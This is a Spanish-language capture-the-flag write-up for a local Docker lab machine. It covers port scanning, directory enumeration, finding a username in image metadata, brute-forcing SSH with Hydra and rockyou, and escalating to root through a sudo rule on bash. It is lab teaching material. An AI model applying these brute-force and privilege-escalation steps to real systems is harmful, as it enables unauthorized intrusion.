


# BorazuwarahCTF

## Fase 1- Servicios



En esta fase inicial, realizamos un escaneo de puertos para identificar los servicios disponibles en la máquina objetivo. Utilizamos la herramienta Nmap con una serie de opciones para obtener información detallada y realizar un análisis exhaustivo de los puertos abiertos.

### Comando Nmap utilizado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDuOdJLZ
N+CNU+7dcTJQbPr6zY2+0u1YFR0w9Pan1DfaPUZljRHJcNmVSncrihzQ3HOAHfMWWvSzN+ZMC0YmWoA=
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Detalles del Comando:

- `sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo`
- `-p-` : Escaneo de todos los puertos.
- `--open` : Muestra solo puertos abiertos.

- `-sS` : Escaneo SYN para determinar el estado de los puertos.
- `-sC` : Activa detección de versiones y vulnerabilidades.
- `-sV` : Escaneo de versiones de servicios.
- `--min-rate 5000` : Velocidad mínima de escaneo.
- `-vvv` : Verbosidad muy alta para información detallada.
- `-n` : Desactiva la resolución de DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `172.17.0.2` : IP de la máquina objetivo.
- `-oN Escaneo` : Guarda resultados en archivo "Escaneo".


## Resultados:

### Puertos Abiertos:

1. **22/tcp (SSH )**: OpenSSH 8.9p1
2. **80/tcp (HTTP )**: Apache httpd 2.4.59

### Puerto 80

Se identifica durante el escaneo que el puerto 80 está abierto; se procedió a ingresar la dirección IP en el navegador. Esto llevó a una pagina web con una imagen de un huevo kínder.



## Fase 2- Exploración

### FeroxBuster

```
feroxbuster -u http://172.17.0.2/
```

|     |     |      |      |        |                               |
|-----|-----|------|------|--------|-------------------------------|
| 200 | GET | 157l | 365w | 30574c | http://172.17.0.2/imagen.jpeg |
| 200 | GET | 1l   | 2w   | 50c    | http://172.17.0.2/            |

Con feroxbuster encontramos `imagen.jpeg` que es la imagen misma que la descargamos.

```
(kali㉿kali)-[~]
$ feroxbuster -u http://172.17.0.2/

  F E R O X B U S T E R  O X I I E
by Ben "epi" Risher 😊          ver: 2.12.0

+-----+-----+
| 🎯 Target Url      | http://172.17.0.2/ |
| 🚀 Threads        | 50                  |
| 📄 Wordlist         | /usr/share/seclists/Discovery/Web-Content/raft-medium |
| -directories.txt    |                     |
| 🔥 Status Codes    | All Status Codes!  |
| ⌚ Timeout (secs)  | 7                   |
| 🌐 User-Agent      | feroxbuster/2.12.0 |
| 🛠 Config File     | /etc/feroxbuster/ferox-config.toml |
| 🔍 Extract Links   | true                |
| 🏁 HTTP methods    | [GET]               |
| 📦 Recursion Depth | 4                   |
| 🌟 New Version Available | https://github.com/epi052/feroxbuster/releases/latest |
+-----+-----+

🚩 Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200 GET 157l 365w 30574c http://172.17.0.2/imagen.jpeg
200 GET 1l 2w 50c http://172.17.0.2/
[#####] - 5s 30001/30001 0s found:2 errors:266
[#####] - 4s 30000/30000 7557/s http://172.17.0.2/
```

## .jpeg

Guardamos la imagen para analizarla:

```
(kali㉿kali)-[~]
$ ls
auto_deploy.sh Desktop Escaneo Music Templates
borazuwarahctf.tar Documents imagen.jpeg Pictures Videos
borazuwarahctf.zip Downloads injection.zip Public

(kali㉿kali)-[~]
$ exiftool imagen.jpeg
```

exiftool imagen.jpeg

```

(kali㉿kali)-[~]
$ exiftool imagen.jpeg
ExifTool Version Number      : 13.25
File Name                    : imagen.jpeg
Directory                    : .
File Size                    : 19 kB
File Modification Date/Time   : 2025:10:14 04:55:50-04:00
File Access Date/Time        : 2025:10:14 04:56:55-04:00
File Inode Change Date/Time   : 2025:10:14 04:56:54-04:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                  : Image::ExifTool 12.76
Description                  : _____ User: borazuwarah _____
Title                        : _____ Password: _____
Image Width                  : 455
Image Height                 : 455
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 455x455
Megapixels                   : 0.207

```

La imagen la escaneamos con la herramienta `exiftool`, y en la Descripción de la imagen nos da el usuario `borazuwarah`, y en el título nos dice Password: pero está en blanco.

## Fase 3- Explotación

### Hydra

Realizamos fuerza bruta al puerto SSH, con `hydra` y nos encuentra la contraseña `123456`.

`hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 10`

```

(kali㉿kali)-[~]
$ hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-14 05:03:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:1434439
9), ~1434440 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: borazuwarah password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-14 05:03:48

```

ssh [borazuwarah@172.17.0.2](ssh://borazuwarah@172.17.0.2)

123456

```
(kali㉿kali)-[~]
$ ssh borazuwarah@172.17.0.2
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:04p1roi1VxgJcCkT8eG0qxAP8LkcGMNNNg1H/7HISvg.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Si anteriormente has realizado algún otro laboratorio de DockerLabs, es posible que te salga este mensaje.

El problema que estás viendo es un error de seguridad estándar de **SSH** que ocurre cuando la **clave criptográfica** del servidor remoto ha cambiado desde la última vez que te conectaste.

## El Error de "Host Key Changed"

Cuando te conectas a un servidor por SSH por primera vez, tu cliente (en Kali) guarda una "huella digital" (fingerprint) de la clave pública del servidor en un archivo llamado `~/.ssh/known_hosts`.

El mensaje de error indica que la huella digital actual del servidor `172.17.0.2` **no coincide** con la que tienes guardada.

**Las causas más comunes son:**

1. **Reinstalación o Reinicio del Servidor:** La máquina remota ( `172.17.0.2` ) probablemente es una máquina virtual o un contenedor que fue **reiniciado o recreado**. Cuando se inicia de nuevo, genera una nueva clave SSH.
2. **Ataque Man-in-the-Middle (MITM):** El cliente SSH te advierte que alguien podría estar intentando interceptar tu conexión, pero en un entorno de práctica (como un CTF o laboratorio) esto es casi siempre el caso 1.

## Solución Inmediata

Para poder conectarte con el usuario `borazuwarah` y la contraseña `123456`, debes eliminar la clave antigua del servidor de tu archivo `known_hosts`.

Ejecuta el comando que el propio mensaje de error te sugiere (copia y pega la línea que comienza con `ssh-keygen`):

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
```

## Pasos a Seguir

1. **Elimina la clave antigua:** Ejecuta el comando anterior en tu terminal de Kali.

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
```

2. **Vuelve a conectarte:** Vuelve a intentar el inicio de sesión SSH.

```
ssh borazuwarah@172.17.0.2
```

3. **Acepta la nueva clave:** El sistema te preguntará si confías en la nueva clave del host. Escribe `yes` para guardarla.
4. **Ingresa la contraseña:** Usa la contraseña encontrada por Hydra: `123456`.

¡Esto debería permitirte acceder a la máquina!

```
(kali㉿kali)-[~]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 1
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

(kali㉿kali)-[~]
$ ssh borazuwarah@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:04p1roi1VxgJcCkT8eG0qxAP8LkcGMNNNg1H/7HISvg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
borazuwarah@172.17.0.2's password:
Linux e98e6328ce9c 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
borazuwarah@e98e6328ce9c:~$
```

Probamos y estamos dentro!

## Fase 4- Privilegios

### sudo -l

El comando `sudo -l` se utiliza para **listar los comandos que el usuario actual puede ejecutar como otro usuario** (generalmente como `root`) a través de la herramienta `sudo`, y con qué condiciones.

Después de hacer `sudo -l`, vemos que tenemos permisos de ejecutar el binario `bash` como root.

```
borazuwarah@e98e6328ce9c:~$ whoami
borazuwarah
borazuwarah@e98e6328ce9c:~$ sudo -l
Matching Defaults entries for borazuwarah on e98e6328ce9c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User borazuwarah may run the following commands on e98e6328ce9c:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@e98e6328ce9c:~$
```

## Binario Bash

Buscamos el binario bash en Gtfobins:

<https://gtfobins.github.io/>

bash

### Binary

**bash**

### Functions

Shell

Reverse shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Gtfobins nos dice que para escalar privilegios con ese binario ejecutemos el comando `sudo bash`

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

```
borazuwarah@e98e6328ce9c:~$ sudo bash
root@e98e6328ce9c:/home/borazuwarah# whoami
root
root@e98e6328ce9c:/home/borazuwarah#
```

y obtenemos acceso como root.